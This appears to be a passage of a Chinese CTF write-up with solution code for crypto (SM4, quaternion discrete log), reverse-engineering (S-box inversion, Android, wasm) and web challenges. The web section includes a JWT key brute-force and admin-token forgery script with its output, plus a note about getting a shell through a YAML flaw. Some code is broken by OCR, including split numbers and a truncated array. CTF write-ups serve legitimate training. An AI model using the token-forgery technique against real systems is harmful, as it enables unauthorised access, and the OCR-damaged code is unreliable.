        return $a ^ $this->T($b ^ $c ^ $ck);
    }

```

```php
    private function T($x) {
        return $this->L($this->S($x));
    }

    private function S($x) {
        $result = 0;
        for ($i = 0; $i < 4; $i++) {
            $byte = ($x >> (24 - $i * 8)) & 0xFF;
            $result |= self::$SboxTable[$byte] << (24 - $i * 8);
        }
        return $result;
    }

    private function L($x) {
        return $x ^ $this->rotl($x, 2) ^ $this->rotl($x, 10) ^ $this->rotl($x, 18) ^ $this->rotl($x, 24);
    }

    private function rotl($x, $n) {
        return (($x << $n) & 0xFFFFFFFF) | (($x >> (32 - $n)) & 0xFFFFFFFF);
    }

    private function strToIntArray($str) {
        $result = [];
        for ($i = 0; $i < 4; $i++) {
            $offset = $i * 4;
            $result[$i] =
                (ord($str[$offset]) << 24) |
                (ord($str[$offset + 1]) << 16) |
                (ord($str[$offset + 2]) << 8) |
                ord($str[$offset + 3]);
        }
        return $result;
    }

    private function intArrayToStr($array) {
        $str = '';
        foreach ($array as $int) {
            $str .= chr(($int >> 24) & 0xFF);
            $str .= chr(($int >> 16) & 0xFF);
            $str .= chr(($int >> 8) & 0xFF);
            $str .= chr($int & 0xFF);
        }
        return $str;
    }
}

```

```php
// ==================== 解密并输出 flag ====================

try {
    $key = "a8a58b78f41eeb6a";  // 16-byte key
    $sm4 = new SM4($key);

    // 已知的 Base64 编码密文（来自你代码中的注释）
    $base64_ciphertext = "VCWBIdzfjm45EmYFWcqXX0VpQeZPeI6Qqyjsv31yuPTDC80lhFlaJY2R3TintdQu";
    $ciphertext = base64_decode($base64_ciphertext);

    $flag = $sm4->decrypt($ciphertext);
    echo "Flag: " . $flag . "\n";

} catch (Exception $e) {
    echo "❌ Error: " . $e->getMessage() . "\n";
}
?>
//flag{1ac380d6-5820-4e1a-b40e-ddf1789f6b0d}
```

Reverse

hardtest

没什么难的，正常解

代码块

```c
#include <stdio.h>
unsigned char byte_2020[] = {
    0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30, 0x01,
    0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76, 0xCA, 0x82, 0xC9, 0x7D,
    0xFA, 0x59, 0x47, 0xF0, 0xAD, 0xD4, 0xA2, 0xAF, 0x9C, 0xA4,
    0x72, 0xC0, 0xB7, 0xFD, 0x93, 0x26, 0x36, 0x3F, 0xF7, 0xCC,
    0x34, 0xA5, 0xE5, 0xF1, 0x71, 0xD8, 0x31, 0x15, 0x04, 0xC7,
    0x23, 0xC3, 0x18, 0x96, 0x05, 0x9A, 0x07, 0x12, 0x80, 0xE2,
    0xEB, 0x27, 0xB2, 0x75, 0x09, 0x83, 0x2C, 0x1A, 0x1B, 0x6E,
    0x5A, 0xA0, 0x52, 0x3B, 0xD6, 0xB3, 0x29, 0xE3, 0x2F, 0x84,
    0x53, 0xD1, 0x00, 0xED, 0x20, 0xFC, 0xB1, 0x5B, 0x6A, 0xCB,
    0xBE, 0x39, 0x4A, 0x4C, 0x58, 0xCF, 0xD0, 0xEF, 0xAA, 0xFB,
    0x43, 0x4D, 0x33, 0x85, 0x45, 0xF9, 0x02, 0x7F, 0x50, 0x3C,
    0x9F, 0xA8, 0x51, 0xA3, 0x40, 0x8F, 0x92, 0x9D, 0x38, 0xF5,
    0xBC, 0xB6, 0xDA, 0x21, 0x10, 0xFF, 0xF3, 0xD2, 0xCD, 0x0C,
    0x13, 0xEC, 0x5F, 0x97, 0x44, 0x17, 0xC4, 0xA7, 0x7E, 0x3D,
    0x64, 0x5D, 0x19, 0x73, 0x60, 0x81, 0x4F, 0xDC, 0x22, 0x2A,
    0x90, 0x88, 0x46, 0xEE, 0xB8, 0x14, 0xDE, 0x5E, 0x0B, 0xDB,
```


```
    0xE0, 0x32, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x5C, 0xC2, 0xD3,
    0xAC, 0x62, 0x91, 0x95, 0xE4, 0x79, 0xE7, 0xC8, 0x37, 0x6D,
    0x8D, 0xD5, 0x4E, 0xA9, 0x6C, 0x56, 0xF4, 0xEA, 0x65, 0x7A,
    0xAE, 0x08, 0xBA, 0x78, 0x25, 0x2E, 0x1C, 0xA6, 0xB4, 0xC6,
    0xE8, 0xDD, 0x74, 0x1F, 0x4B, 0xBD, 0x8B, 0x8A, 0x70, 0x3E,
    0xB5, 0x66, 0x48, 0x03, 0xF6, 0x0E, 0x61, 0x35, 0x57, 0xB9,
    0x86, 0xC1, 0x1D, 0x9E, 0xE1, 0xF8, 0x98, 0x11, 0x69, 0xD9,
    0x8E, 0x94, 0x9B, 0x1E, 0x87, 0xE9, 0xCE, 0x55, 0x28, 0xDF,
    0x8C, 0xA1, 0x89, 0x0D, 0xBF, 0xE6, 0x42, 0x68, 0x41, 0x99,
    0x2D, 0x0F, 0xB0, 0x54, 0xBB, 0x16};
unsigned char byte_2020_inv[256];
#define __ROL__(x, n) (((x) << (n)) | ((x) >> (8 - (n))))
__int64 __fastcall inverse(unsigned __int8 a1)
{
    unsigned __int16 v2; // [rsp+Eh] [rbp-6h]
    unsigned __int16 v3; // [rsp+10h] [rbp-4h]
    unsigned __int16 v4; // [rsp+12h] [rbp-2h]

    if (!a1)
        return 0LL;
    v2 = 1;
    v3 = 255;
    v4 = a1;
    while (v3)
    {
        if ((v3 & 1) != 0)
            v2 = v4 * v2 % 257;
        v4 = v4 * v4 % 257;
        v3 >>= 1;
    }
    return v2;
}
void printHex(unsigned char *data, int len)
{
    for (int i = 0; i < len; i++)
    {
        printf("%02X ", data[i]);
    }
    printf("\n");
}

int main()
{
    unsigned char s[] = {0x97, 0xd5, 0x60, 0x43, 0xb4, 0x10, 0x43, 0x73, 0x0f,
0xda, 0x43, 0xcd, 0xd3, 0xe8, 0x73, 0x4a, 0x94, 0xc3, 0xcd, 0x71, 0xbd, 0xdc,
0x97, 0x1a};

```

```
64        for (int i = 0; i < 256; i++)
65        {
66            byte_2020_inv[byte_2020[i]] = i;
67        }
68
69        for (int i = 0; i < 24; i++)
70        {
71            s[i] = byte_2020_inv[s[i]];
72            s[i] = __ROL__(s[i], 2);
73            s[i] = inverse(s[i]);
74            s[i] = (16 * ((11 * (s[i] >> 4)) & 0xF)) | (13 * (s[i] & 0xF)) & 0xF;
75            s[i] = __ROL__(s[i], 5);
76            s[i] ^= 0x5A;
77            s[i] = __ROL__(s[i], (8 - (i % 7 + 1)));
78        }
79        printf("%s\n", s);
80        // Bl@st1ng_1s_a_g00d_Way!!
81    }
```

strangeapp

frida-dump下来，只有一个AES加密

```
/* loaded from: F:\Share\classes.dex */
public class MainActivity extends AppCompatActivity {
    private static final byte[] TARGET = {118, 17, 7, 124, -99, 51, 23, -123, -78, 23, -53, 1, 42, 109, -77, 5, -87, 10, -77, 106, 78, 100,

    public static String a(String algo) {
        if (algo == null || algo.isEmpty()) {
            return algo;
        }
        char first = algo.charAt(0);
        char changed = (char) (first ^ 5);
        return changed + algo.substring(1);
    }

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.a
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        EditText inputText = (EditText) findViewById(R.id.inputText);
        Button checkButton = (Button) findViewById(R.id.checkButton);
        checkButton.setOnClickListener(new MainActivity$$ExternalSyntheticLambda0(this, inputText));
    }

    /* renamed from: lambda$onCreate$0$com-swdd-strangeapp-MainActivity, reason: not valid java name */
    /* synthetic */ void m160lambda$onCreate$0$comswddstrangeappMainActivity(EditText inputText, View v) {
        String input = inputText.getText().toString();
        try {
            byte[] encrypted = aa(input);
            if (compareBytes(encrypted, TARGET)) {
                showDialog("Good");
            } else {
                showDialog("NO");
            }
        } catch (Exception e) {
            showDialog("加密失败: " + e.getMessage());
        }
    }

    private byte[] aa(String input) throws Exception {
        Key secretKey = new SecretKeySpec("1234567891123456".getBytes(StandardCharsets.UTF_8), a("DES"));
```




minigame


微信小程序逆向

附件的后缀名应为.wxapkg

npm i wedecode -g，把目标解包

目录长这样，index.js调用validator.js调用validator.wasm





校验函数在wasm中

代码块

```
data:00FF data_0:         db 0xFF, 0xF5, 0xF8, 0xFE, 0xE2, 0xFF, 0xF8, 0xFC,
0xA9
data:0108                 db 0xFB, 0xAB, 0xAE, 0xFA, 0xAD, 0xAC, 0xA8, 0xFA,
0xAE
data:0111                 db 0xAB, 2 dup(0xA1), 0xAF, 0xAE, 0xF8, 0xAC, 0xAF,
0xAE
data:011A                 db 0xFC, 0xA1, 0xFA, 0xA8, 2 dup(0xFB), 0xAD, 0xFC,
0xAC
data:0123                 db 0xAA, 0xE4
```

这是校验部分，就是异或0x99

代码块

```
code:00C1                  block                    ; L9
code:00C3                   i32.load8_u [$local1+0x400]
code:00C9                   i32.add $local1, $local2
code:00CE                   i32.load8_s
code:00D1                   i32.xor
code:00D2                   local.tee $param0
code:00D4                   i32.const 0x99
code:00D7                   i32.eq
code:00D8                   local.set $local0
code:00DA                   i32.ne  $param0, 0x99
code:00E0                   br_if   0 L9
code:00E2                   i32.add $local1, 1
code:00E7                   local.tee $local1
code:00E9                   i32.const 0x26
code:00EB                   i32.ne
code:00EC                   br_if   1 L8
code:00EE                  end                      ; L9
```

flag{fae0b27c451c728867a567e8c1bb4e53}

Crypto

new_trick

直接让AI写脚本用小步大步法解

代码块

```
from hashlib import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import math

# Public Parameters
p = 
11579208923731619542357098500868790785326998466564056403945758400791312963974
7
Q_components = (123456789, 987654321, 135792468, 864297531)
R_components = 
(5358050427193995457969628263816005842930830192775313954314760588257433632714
5,

7999131824520983762294571946756279695113760521229497997647919979345396209089
1,
5312686988918104058703721046227611609603259467756014530626914815603475716012
8,
9736802423030639985952278329224650969983025429464966843460497121349646785715
5)
encrypted_flag = b'(\xe4IJ\xfd4%\xcf\xad\xb4\x7fi\xae\xdbZux6-
\xf4\xd72\x14BB\x1e\xdc\xb7\xb7\xd1\xad#e@\x17\x1f\x12\xc4\xe5\xa6\x10\x91\x08\
xd6\x87\x82H\x9e'
```

```
11
12  class Quaternion:
13      def __init__(self, a, b, c, d):
14          self.p = p
15          self.a = a % self.p
16          self.b = b % self.p
17          self.c = c % self.p
18          self.d = d % self.p
19
20      def __repr__(self):
21          return f"Q({self.a}, {self.b}, {self.c}, {self.d})"
22
23      def __mul__(self, other):
24          a1, b1, c1, d1 = self.a, self.b, self.c, self.d
25          a2, b2, c2, d2 = other.a, other.b, other.c, other.d
26          a_new = a1 * a2 - b1 * b2 - c1 * c2 - d1 * d2
27          b_new = a1 * b2 + b1 * a2 + c1 * d2 - d1 * c2
28          c_new = a1 * c2 - b1 * d2 + c1 * a2 + d1 * b2
29          d_new = a1 * d2 + b1 * c2 - c1 * b2 + d1 * a2
30          return Quaternion(a_new, b_new, c_new, d_new)
31
32      def inverse(self):
33          norm_sq = (self.a**2 + self.b**2 + self.c**2 + self.d**2) % self.p
34          inv_norm_sq = pow(norm_sq, -1, self.p)
35          return Quaternion(
36              self.a * inv_norm_sq,
37              -self.b * inv_norm_sq,
38              -self.c * inv_norm_sq,
39              -self.d * inv_norm_sq
40          )
41
42  def power(base_quat, exp):
43      res = Quaternion(1, 0, 0, 0)
44      base = base_quat
45      while exp > 0:
46          if exp % 2 == 1:
47              res = res * base
48          base = base * base
49          exp //= 2
50      return res
51
52  # --- Baby-step, Giant-step algorithm ---
53  def solve_quaternion_dlog(Q, R, N_bound):
54      m = math.ceil(math.isqrt(N_bound)) + 1
55
56      # Baby steps: compute Q^j for 0 <= j < m
57      baby_steps = {}
```

```
    current_power = Quaternion(1, 0, 0, 0)
    for j in range(m):
        baby_steps[repr(current_power)] = j
        current_power = current_power * Q

    # Giant steps: compute R * (Q^-m)^i for 0 <= i < m
    Q_inv = Q.inverse()
    Q_inv_m = power(Q_inv, m)
    giant_step_term = R

    for i in range(m):
        if repr(giant_step_term) in baby_steps:
            j = baby_steps[repr(giant_step_term)]
            secret_candidate = (i * m + j) % p # The %p isn't strictly necessary as the secret is < 2^50, but it's good practice
            print(f"Found secret candidate: {secret_candidate}")
            if power(Q, secret_candidate).a == R.a and power(Q, secret_candidate).b == R.b and power(Q, secret_candidate).c == R.c and power(Q, secret_candidate).d == R.d:
                return secret_candidate

        giant_step_term = giant_step_term * Q_inv_m

    return None

# --- Main script execution ---
print("Starting baby-step, giant-step calculation...")
Q = Quaternion(*Q_components)
R = Quaternion(*R_components)

# The bound for 'secret' is < 2**50
secret = solve_quaternion_dlog(Q, R, 2**50)

if secret is not None:
    print(f"Successfully recovered secret: {secret}")

    # Decrypt the flag
    key = md5(str(secret).encode()).hexdigest().encode()
    cipher = AES.new(key=key, mode=AES.MODE_ECB)
    decrypted_flag_padded = cipher.decrypt(encrypted_flag)

    # Unpad and print the flag
    try:
        # For simplicity in this CTF context, we'll try to unpad
        unpadded_flag = decrypted_flag_padded.rstrip(b'\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10')
```

```
100             print(f"Flag: {unpadded_flag.decode()}")
101         except Exception as e:
102             print(f"Failed to unpad or decode the flag: {e}")
103             print(f"Padded result: {decrypted_flag_padded}")
104 
105     else:
106         print("Could not find the secret.")
107     #flag{ef9b2a64b3ead115a48ee0b842dc19ed}
```


Web

ez_python


扫目录找到/auth

```
D:\Program Files\one-fox\gui_scan\dirsearch\dirsearch.py:35: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3 by 鹏组安全
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714

Output File: D:\Program Files\one-fox\gui_scan\dirsearch\reports\http_web-e181aa2d78.challenge.xctf.org.cn_80\__25-09-08
_15-33-08.txt

Target: http://web-e181aa2d78.challenge.xctf.org.cn/

[15:33:08] Starting:
[15:33:44] 200 -  140B  - /auth

Task Completed
```

改成admin伪造token



传个python上去执行，得到了hint



写脚本爆破密钥

代码块

```python
import jwt
import string
import itertools

token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1ZXN0Iiwicm9sZSI6InVzZXIifQ.karYCKLm5IhtINWMSZkSe1nYvrhyg5TgsrEm7VR1D0E"
key_prefix = "@o70xO$0%#qR9#"
chars = string.ascii_letters + string.digits

for a, b in itertools.product(chars, repeat=2):
    key = key_prefix + a + b
    try:
        payload = jwt.decode(token, key, algorithms=["HS256"])
        print(f"✅ Found valid key: {key}")
        print(f"Payload: {payload}")
        forged = jwt.encode({"username": "admin", "role": "admin"}, key, algorithm="HS256")
        print(f"🔑 Forged admin token: {forged}")
        break
    except jwt.InvalidSignatureError:
        continue
    except Exception as e:
        continue
else:
    print("❌ No valid key found.")
```

```
'''
✅ Found valid key: @o70xO$0%#qR9#m0
Payload: {'username': 'guest', 'role': 'user'}
🔑 Forged admin token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0.-Ws9e4GwaL0hesqjmSuOKNmyximBStder-7VnXK0w70
'''
```

利用yaml的漏洞getshell

